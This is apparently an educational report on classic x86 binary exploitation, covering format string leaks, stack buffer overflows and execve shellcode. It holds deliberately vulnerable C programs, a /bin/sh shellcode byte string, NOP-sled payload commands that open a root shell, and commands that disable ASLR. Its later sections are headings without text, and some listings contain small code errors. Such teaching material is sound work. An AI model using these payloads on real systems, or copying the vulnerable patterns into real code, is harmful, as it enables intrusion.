

Acknowledgement

A university course at Rensselaer Polytechnic Institut¹ held in Spring 2015 focused on *Modern Binary Exploitation*. They made their course material available on GitHub [1] under the Creative Commons Attribution-NonCommercial 4.0 International license². We reused a lot of their material in this project.

We highly recommend checking them out and having a look at their material for further details apart from the given references.

1 Introduction

Exploiting binaries was comparatively easy ten to fifteen years ago. There were no special mitigation mechanisms in place denying even the most simplest exploits. This is the point in time where we will start off. First we talk about two very simple exploits, namely the Format String Exploit and the Buffer Overflow in combination with Shell Code. Although there is a huge collection of exploitation techniques known to the public, we will only look at a very small fraction of them in this project.

The next section will communicate necessary background knowledge required to fully grasp the two presented exploits. A short overview about the target architecture x86 will be given.

After that, both techniques are introduced, followed by the first mitigation technique, Data Execution Prevention (DEP). From there on we will keep on using the buffer overflow technique with some adaptations to circumvent DEP. At that point Return Oriented Programming (ROP) is introduced, directly leads to Address Space Layout Randomization (ASLR) the follow-up mitigation mechanism. Again the buffer overflow technique can be adapted to break ASLR through the use of additional information.

Since neither DEP nor ASLR provide significant protection against even this simple technique, an additional mitigation has been put into place in the form of Stack Cookies.

An outlook will be given after bypassing Stack Cookies by looking at Control Flow Integrity (CFI).

Examples will be provided along the way support the reader and provide some additional explanation. Finally we will conclude with a word about other architectures (x86_64 and ARM) followed by a recap about this project.

1.1 Main Assumption

Throughout this work we assume that we know the target binary (and the libraries it uses). Let us show that this assumption is quite reasonable to make by looking through the eyes of the adversary. An attacker who wants to penetrate a target machine would most likely choose the easiest path, by exploiting the weakest link. Most machines relevant to an attacker's interest will provide multiple services. Consider following scenario:

The main server of a small business company runs a homemade communication service for interaction between them and their clients. The attacker has no access to the source or binary of this communication service's daemon running on the target machine. But along with it a commonly used web server is listening on port 80. Getting the source (and binary) of the web server is much easier therefore an attacker would pick this entry point over the communication service daemon.

Listing 1 shows a possible response of a web server when receiving an invalid request. The web server tells us his exact version and since it also provides information about the operating system (distribution)

¹<http://rpi.edu/>

²<https://creativecommons.org/licenses/by-nc/4.0/legalcode>

```

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.2.22 (Ubuntu) Server at ovinnik.canonical.com Port 80</address>
</body></html>
Connection closed by foreign host.

```

Listing 1: A web server's response to a misspelled request

an attacker can easily mimic this setup to test and tweak his exploits. Exploits may already be known to the public if the used version is not up-to-date. An attacker could easily reuse them.

2 Platform x86

This section will teach necessary background knowledge about the target platform to fully conceive the following techniques. But first let us elaborate why x86 has been chosen.

At the time these techniques (and their related mitigations) were established, x86 was the most common platform. The majority of related material found on the internet covers x86, and many exploitation techniques can be translated from x86 to other architectures with ease.

A more detailed overview can be found on Wikipedia³ and if this is not enough for you, consider the Intel Manual⁴ for a more profound insight.

2.1 CPU and registers




Figure 1: Register overview including 64 bit extension

Figure 1 (from Wikipedia⁵) shows an overview of registers available on the x86 platform. While there are dedicated registers for floating pointer operations and registers with hardware protection (segment registers) we will only focus on nine commonly used registers.

³<https://en.wikipedia.org/wiki/X86>

⁴<https://www.ssl.intel.com/content/www/us/en/processors/architectures-software-developer-manuals.html>

⁵https://en.wikipedia.org/w/index.php?title=X86&oldid=696308590#/media/File:Table_of_x86_Registers_svg.svg

EAX Accumulator Register

EBX Base Register

ECX Counter Register

EDX Data Register

ESI Source Index

EDI Destination Index

EBP Base Pointer

ESP Stack Pointer

EIP Instruction Pointer




Figure 2: Addressing specific parts of a register including 64 bit extension

The instruction pointer EIP points to the next instruction in memory which will be executed the subsequent cycle. Stack pointer ESP and base pointer EBP are used for stack management which is vital to call and return from multiple functions properly. The remaining six registers are used for arithmetic and memory operations as well as passing arguments (parameters) for system calls. Their values can either be interpreted as integers or pointers.

Note that these registers can be addressed partially allowing one to write only to the lower 16 bit, for example, as displayed in figure 2 taken from *null programm*⁶.

The CPU comes with protection mechanisms which allows the operating system kernel to limit other processes' privileges. This mechanism is known as *protection rings* (Ring 0 – Ring 3). The kernel runs *in* Ring 0 (most privileged) and switches to Ring 3 (least privileged) when a normal process is scheduled. A system call is invoked by the process if it needs something beyond its scope. The kernel takes over, deals with the request and returns execution back to the process. This is known as *context switch* and switching between Rings happens along with it.

2.2 System Calls

As already mentioned in the previous paragraph, a process only has limited capabilities and the kernel has to take over to fulfill certain (more privileged) operations. The operating system's documentation tells you which system calls are available (on which platform) and what parameters each of them requires. Let us illustrate this with an example: On x86 Linux the system call number 4 (starting from 0) is the `sys_write` system call which writes data to a file descriptor. It takes three arguments, the file descriptor to write to, a pointer to the start of the data which should be written and the length of the data. The number of the system call together with these three parameters are placed in the EAX, EBX, ECX, EDX respectively. To invoke the system call issue following instruction:

```
| int    0x80
```

Nowadays you may encounter a different mechanism for system calls using Virtual Dynamic Shared Objects (vDSO). This goes beyond our scope here, we will use the previously mentioned mechanism in our exploits as they work side by side. Consult the corresponding man page⁷ for further reading.

⁶<http://nullprogram.com/img/x86/register.png> on December 2015

⁷<http://man7.org/linux/man-pages/man7/vdso.7.html>

2.3 Memory

Physical memory is managed by the operation system kernel by utilising the Memory Management Unit (MMU). Each process' address space is virtualized and memory operations are translated on-the-fly by the MMU. Physical memory is segmented into *pages* (typically 4 KiB in size) and each page can be mapped *into* the virtual address space of one or more (shared) processes. [3, pp. 400]

The main parts located inside the (virtual) address space of a process are the executable itself with its .text and .data section, the heap (used for dynamic data), the stack (used for local variables and function calling) and libraries.

2.4 Endianness




Figure 3: Placement of bytes in memory in little-endian

Endianness refers to the byte order used when storing data in memory (or transmitting it over the network). x86 uses little-endian which is described in figure 3 (from Wikipedia⁸). The least significant byte of a word is placed at the lower memory address and successive bytes are placed as the memory address increases. We will later refer back to this when needed. The related Wikipedia page⁹ goes into more detail about this than we need.

2.5 Calling Convention

A calling convention defines how function calls should be implemented. What calling convention is used depends on the platform, toolchain and compiler settings. Let us exhibit what the convention defines and what convention we are using (cdecl).

⁸<https://en.wikipedia.org/w/index.php?title=Endianness&oldid=696417697#/media/File:Little-Endian.svg>

⁹<https://en.wikipedia.org/wiki/Endianness>

Convention defines:

- Where to place arguments
- Where to place return value
- Where to place return address
- Who prepares the stack
- Who saves which register
- Who cleans up (caller or callee)

C Declaration (cdecl):

- Arguments on stack (reverse order) stack aligned to 16 B boundary
- Return via register (EAX / ST0)
- EAX, ECX, EDX saved by the caller rest saved by the callee
- On stack:
 - old instruction pointer (IP)
 - old base pointer (BP)
- Caller does the cleanup

3 Format String Exploits

The first exploitation technique we will discuss builds upon the interpretation of format strings. `printf` is a C function of the standard library which will interpret such strings and print them to `stdout`. As the name already tells you, the supplied string contains *formatter* describing how to handle additional arguments. If you are unfamiliar with `printf` please have a look at the man page¹⁰ now.

Taking a closer look at `printf` we can see that its first argument is a format string followed by a variable number of additional arguments. `stdarg.h` describes a common implementation of this together with a small example in their man page¹¹. As in that example, `printf` trusts you that the number of arguments supplied is equal (or greater) than the number of formatters. Calling `printf` with the format string `"%d + %d = %d"`, for instance, assumes that (at least) three additional arguments are given.

```
1  #include <stdio.h>
2  #include <string.h>
3
4  int main(int argc, char *argv[]) {
5      char passwd[100] = "AAAABBBB";
6      char buf[100] = {0};
7
8      scanf("%s", buf);
9
10     if (strcmp(buf, passwd, 100) == 0) {
11         printf("correct\n");
12     } else {
13         printf("You entered:\n");
14         printf(buf);
15         printf("\n");
16     }
17
18     return 0;
19 }
```

```
> gcc -o format format.c
> echo foobar | ./main
You entered:
foobar
> echo AAAABBBB | ./main
correct
> echo '%08x' | ./main
You entered:
bfd98ed4
```

Listing 2: Program vulnerable to Format String Exploits

The exploit comes from the notion that a format string provided by an attacker gets interpreted. The program shown in listing 2 will take an arbitrary string from `stdin` and pass it on to `printf`. For simple inputs (not containing formatter) this works fine. But as soon as formatter are provided, `printf` accesses the locations where the corresponding arguments *would* be located. From the calling convention described in section 2.5 we know that these arguments *would* be located on the stack, therefore `printf` will print whatever lies on the stack at these positions instead.

¹⁰<http://linux.die.net/man/3/printf>

¹¹<http://linux.die.net/man/3/stdarg>

An attacker in this scenario wants to get a hold of the hardcoded password stored in `passwd`. Since local variables are placed on the stack `printf` will be able to read the password if enough formatters are provided:

```
> python -c 'print "%08x." * 10' | ./main
bf920c14.00000064.b77de29e.00000000.00000000.b77fedf8.bf920d94.00000000.41414141.42424242.
```

Here we use Python to craft the format string containing ten identifiers for us. As we can see the password is printed (ASCII encoded). Byte order is swapped because of endianness (see section 2.4). Apart from the password we also gather a bunch of pointers, these can be used later on to break ASLR (see section 8.1).

We would like to point the reader to the book *Hacking: The Art of Exploitation* [2, pp. 167] for more details about this and following techniques. We will come back to this technique later on to show that `printf` enables even more sophisticated attacks.

4 Buffer Overflow

The second type of exploits we'll look at is known as Buffer Overflows and as one may already derive from the name, this is about submitting more data to a buffer than it was originally designed for. This setup can be exploited when bound checking is done wrong or not at all. An attacker is therefore able to overwrite memory behind the buffer's location.

4.1 Disabling Mitigations

The three mitigation mechanisms DEP, ASLR and Stack Cookies are enabled by default nowadays and as mentioned in the introduction we start off at a pointer where these mechanisms were not. So to run the provided examples we first have to disable them. DEP and Stack Cookies can be disabled via compiler flags to the extent necessary using `-z execstack` and `-fno-stack-protector` respectively.

ASLR can be disabled globally so that *new* process' has an unscrambled memory layout:

```
> echo 0 > /proc/sys/kernel/randomize_va_space
```

Writing 2 instead of 0 will switch ASLR back to its default state. Root privileges are, of course, required for this. There is also another way by invoking `setarch`:

```
> setarch `arch` -R ./binary
```

4.2 The Exploit

The consequences of an exploited buffer overflow depend on where the buffer is located. The most interesting location would of course be the stack because, apart from local variables and arguments, it holds the return address of a function. But buffers located inside the heap or static may also be viable options. Common terms related to these scenarios are *stack smashing* and *heap corruption*. We will talk about heap corruption later on when breaking ASLR, for now we focus our attention on stack smashing.




Figure 4: Stack frame containing a buffer

Lets start off by examining the stack containing a buffer c as local variable, see figure 4. Right now the buffer holds the string "hello" followed by a terminator. Since it has been allocated to hold a maximum of 12 B this fits. If data is written to the buffer larger than 12 B the following variable (or parameter) bar will be overwritten, followed by the saved frame pointer and the return address. If even more data is supplied the following stack frame will be overwritten in the same manner.

If an attacker can provide the data written to the buffer and no (or wrong) bound checking is done, he is able to inject arbitrary (malicious) code into the stack frame. This could be, for instance, be used to overwrite a flag indication whether an authentication has been performed successfully or not. But since this is pretty forward lets go beyond that and see what happens when changing the return address.

As shown in listing 3 we have a buffer suited for 20 B but without any bound checking. If the provided input is longer, we will be able to overwrite the return address. Lets have a look at the resulting binary utilizing objdump.

Looking at lines 13 and 23 we can infer that the buffer will start 28 B (0x1c) before the base pointer. Hence we have to supply 32 B (28 + 4) of arbitrary data followed by the address where we want to jump to. Lets jump into the function mordor located at 0x804849b, keep in mind that the byte order needs to be swapped.

```
> python -c "print 'A'*32 + '\x9b\x84\x04\x08'" | setarch `arch` -R ./overflow
Enter text:
You entered: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
One does not simply jump into mordor()!
Segmentation fault (core dumped)
```

mordor has been executed successfully. Despite the segmentation fault one can see that return address has been overwritten successfully.

```

1  #include <stdio.h>
2
3  void mordor(void) {
4      puts("One does not simply");
5      "jump into mordor(!)");
6  }
7
8  void echo(void) {
9      char buffer[20] = {0};
10     puts("Enter text:");
11     scanf("%s", buffer);
12     printf("You entered: %s\n", buffer);
13 }
14
15 int main(void) {
16     echo();
17     return 0;
18 }

```

```

1  > gcc -fno-stack-protector -o overflow overflow.c
2  > objdump -d -M intel overflow
3  ...
4  0804849b <mordor>:
5      804849b: 55                push    ebp
6      804849c: 89 e5             mov     ebp,esp
7      ...
8  080484b4 <echo>:
9      80484b4: 55                push    ebp
10     80484b5: 89 e5             mov     ebp,esp
11     80484b7: 83 ec 28          sub     esp,0x28
12     80484ba: c7 45 e4 00 00 00 mov     DWORD PTR [ebp-0x1c],0x0
13     80484c1: c7 45 e8 00 00 00 mov     DWORD PTR [ebp-0x18],0x0
14     80484c8: c7 45 ec 00 00 00 mov     DWORD PTR [ebp-0x14],0x0
15     80484cf: c7 45 f0 00 00 00 mov     DWORD PTR [ebp-0x10],0x0
16     80484d6: c7 45 f4 00 00 00 mov     DWORD PTR [ebp-0xc],0x0
17     80484dd: 83 ec 0c          sub     esp,0xc
18     80484e0: 68 e8 85 04 08    push    0x80485e8
19     80484e5: e8 76 fe ff ff    call    8048360 <puts@plt>
20     80484ea: 83 c4 10          add     esp,0x10
21     80484ed: 83 ec 08          sub     esp,0x8
22     80484f0: 8d 45 e4          lea     eax,[ebp-0x1c]
23     80484f3: 50                push    eax
24     80484f4: 68 f4 85 04 08    push    0x80485f4
25     80484f9: e8 92 fe ff ff    call    8048390 <__isoc99_scanf@plt>
26
27     ...

```

Listing 3: Program vulnerable to buffer overflows

5 Shell Code

While this is neat and can certainly be useful to an adversary, stack smashing also enables us to inject arbitrary code into a program. Contrary to the previous section the target machine will execute code provided by the attacker. This can be achieved by bending the return address into the buffer used for the exploit. Provided instructions will be executed upon return. Shell code is a piece of (binary) code which opens up a shell that reads and executes commands from an attacker. This example is taken from Dhaval Kapil's blog¹² there is also a section about this in *Hacking: The Art of Exploitation* [2, pp. 281].

5.1 Crafting Shell Code

```

1  xor     eax, eax    ;Clearing eax register
2  push    eax         ;Pushing NULL bytes
3  push    0x68732f2f  ;Pushing //sh
4  push    0x6e69622f  ;Pushing /bin
5  mov     ebx, esp     ;ebx now has address of /bin//sh
6  push    eax         ;Pushing NULL byte
7  mov     edx, esp     ;edx now has address of NULL byte
8  push    ebx         ;Pushing address of /bin//sh
9  mov     ecx, esp     ;ecx now has address of address
10         ;of /bin//sh byte
11 mov     al, 11       ;syscall number of execve is 11
12 int     0x80         ;Make the system call

```

```

1  > nasm -f elf shellcode.asm
2  > objdump -d -M intel shellcode.o
3  ...
4  00000000 <.text>:
5      0: 31 c0             xor     eax,eax
6      2: 50                push    eax
7      3: 68 2f 2f 73 68    push    0x68732f2f
8      8: 68 2f 62 69 6e    push    0x6e69622f
9      d: 89 e3             mov     ebx,esp
10     f: 50                push    eax
11    10: 89 e2             mov     edx,esp
12    12: 53                push    ebx
13    13: 89 e1             mov     ecx,esp
14    15: b0 0b             mov     al,0xb
15    17: cd 80             int     0x80

```

Listing 4: Assembly code opening up a shell upon execution

The piece of assembly shown in listing 4 sets up the parameters for the `execve` system call and then invokes it to replace the currently running process with a shell. `execve` takes three arguments, a string of the program to execute (here `"/bin//sh" + terminator`), a list of arguments for that program and a list of environment variables. Its system call number is 11 and it will accept NULL for both lists. The double slash in the first argument is used to prevent null bytes inside the shell code. The function which reads

¹²<https://dhavalkapil.com/blogs/Shellcode-Injection/> on December 2015

the shell code may truncate it upon reading a null byte, therefore we have to work around this without changing the underlying semantics.

Running this code through an assembler yields binary code, shown in listing 4, which will be part of the payload.

```
| \x31\xC0\x50\x68\x2F\x2F\x73\x68\x68\x2F\x62\x69\x6E\x89\xE3\x50\x89\xE2\x53\x89\xE1\xB0\x0B\xCD\x80
```

5.2 Examining the Target Binary

Finding the starting location of our buffer will be a little bit more complicated, we cannot read it directly from the binary of the target program so, in listing 5, we'll examine it in a debugger .

<pre> 1 #include <stdio.h> 2 #include <string.h> 3 4 void func(char *name) { 5 char buf[100] = {0}; 6 strcpy(buf, name); 7 printf("Welcome %s\n", buf); 8 } 9 10 int main(int argc, char *argv[]){ 11 if (argc == 2) { 12 func(argv[1]); 13 } 14 return 0; 15 } </pre>	<pre> 1 > gcc -g -fno-stack-protector -z execstack -o vuln vuln.c 2 > gdb -q ./vuln 3 (gdb) break 5 4 Breakpoint 1 at 0x8048452: file vuln.c, line 5. 5 6 (gdb) run player1 7 Starting program: /mnt/ETnM/src/shell_code/vuln player1 8 9 Breakpoint 1, func (name=0xbffff76d "player1") at vuln.c:5 10 char buf[100] = {0}; 11 12 (gdb) x buf 13 0xbffff4bc: 0xb7fff938 14 15 (gdb) x \$ebp 16 0xbffff528: 0xbffff548 </pre>
--	--

Listing 5: Examining the target binary in gdb

Now we know that the buffer will be located at 0xbffff4bc (saved base pointer will be at 0xbffff528) at runtime, but it may be offset a few bytes when run without debugger. This happens because environment variables and meta information, like the program name, determine the stack starting position (stack is placed right before environment variables). Hence we may not hit the first instruction of our shell code right away, but since the buffer is bigger than the actual payload we can improve our odds by prefixing the shell code with NOP instructions. As long as the return address points somewhere into this sequence of NOPs the CPU will *slide* to the first instruction of the shell code. Therefore this is known as a *NOP Sled*. We append some arbitrary data to the shell code as offset to overwrite the return address. This is also illustrated in figure 5 where *target* is new return address supplied by the attacker. Using the maximum amount of NOPs possible would also be a viable option, here we just went with the original example.




Figure 5: Putting the payload together

Lets first calculate the distance between the start of the buffer and the return address. The return address will be located 4 B after the saved base pointer location.

$$(0xbffff528 + 4) - 0xbffff4bc = 112$$

We prefix our shell code with a NOP Sled consisting of 40 B (opcode for NOP is 0x90). Since our shell code is 25 B long we add 47 'A's to gap the remaining distance. Lastly we have to add the new return address which should point to the NOP Sled's center.

$$0xbffff4bc + 20 = 0xbffff4d0$$

5.3 Gimme that Shell already

```
> SHELLCODE="\x31\xC0\x50\x68\x2F\x2F\x73\x68\x68\x2F\x62\x69\x6E\x89\xE3\x50\x89\xE2\x53\x89\xE1\xB0\x0B\xCD\x80"
> PAYLOAD=$(python -c "print '\x90'*40 + '$SHELLCODE' + 'A'*47 + '\xd0\xf4\xff\xbf")
> setarch $(arch) -R ./vuln "$PAYLOAD"
Welcome 
...
#
# whoami
root
# date
Mon Jan 18 16:36:06 CET 2016
# uname -r
4.2.0-22-generic
```

After injecting the payload we get a few lines of garbage and receive a prompt by hitting return a few times. You can enter commands and receive output like usual.

6 Data Execution Prevention (DEP)

7 Return Oriented Programming (ROP)

8 Address Space Layout Randomization (ASLR)

8.1 Info Leak

9 Stack Cookies

10 Control Flow Integrity (CFI)

11 Other Architectures

12 Conclusion

References

- [1] Patrick Biernat, Jeremy Blackthorne, Alexei Bulazel, Branden Clark, Sophia D’Antoine, Markus Gaasedelen, and Austin Ralls. Modern binary exploitation, 2015. URL <https://github.com/RPISEC/MBE>. [Online; accessed 2015-12].
- [2] Jon Erickson. *Hacking: the art of exploitation*. No Starch Press, 2008.
- [3] Uresh Vahalia. *UNIX Internals: The New Frontiers*. Prentice Hall Press, Upper Saddle River, NJ, USA, 1996. ISBN 0-13-101908-2.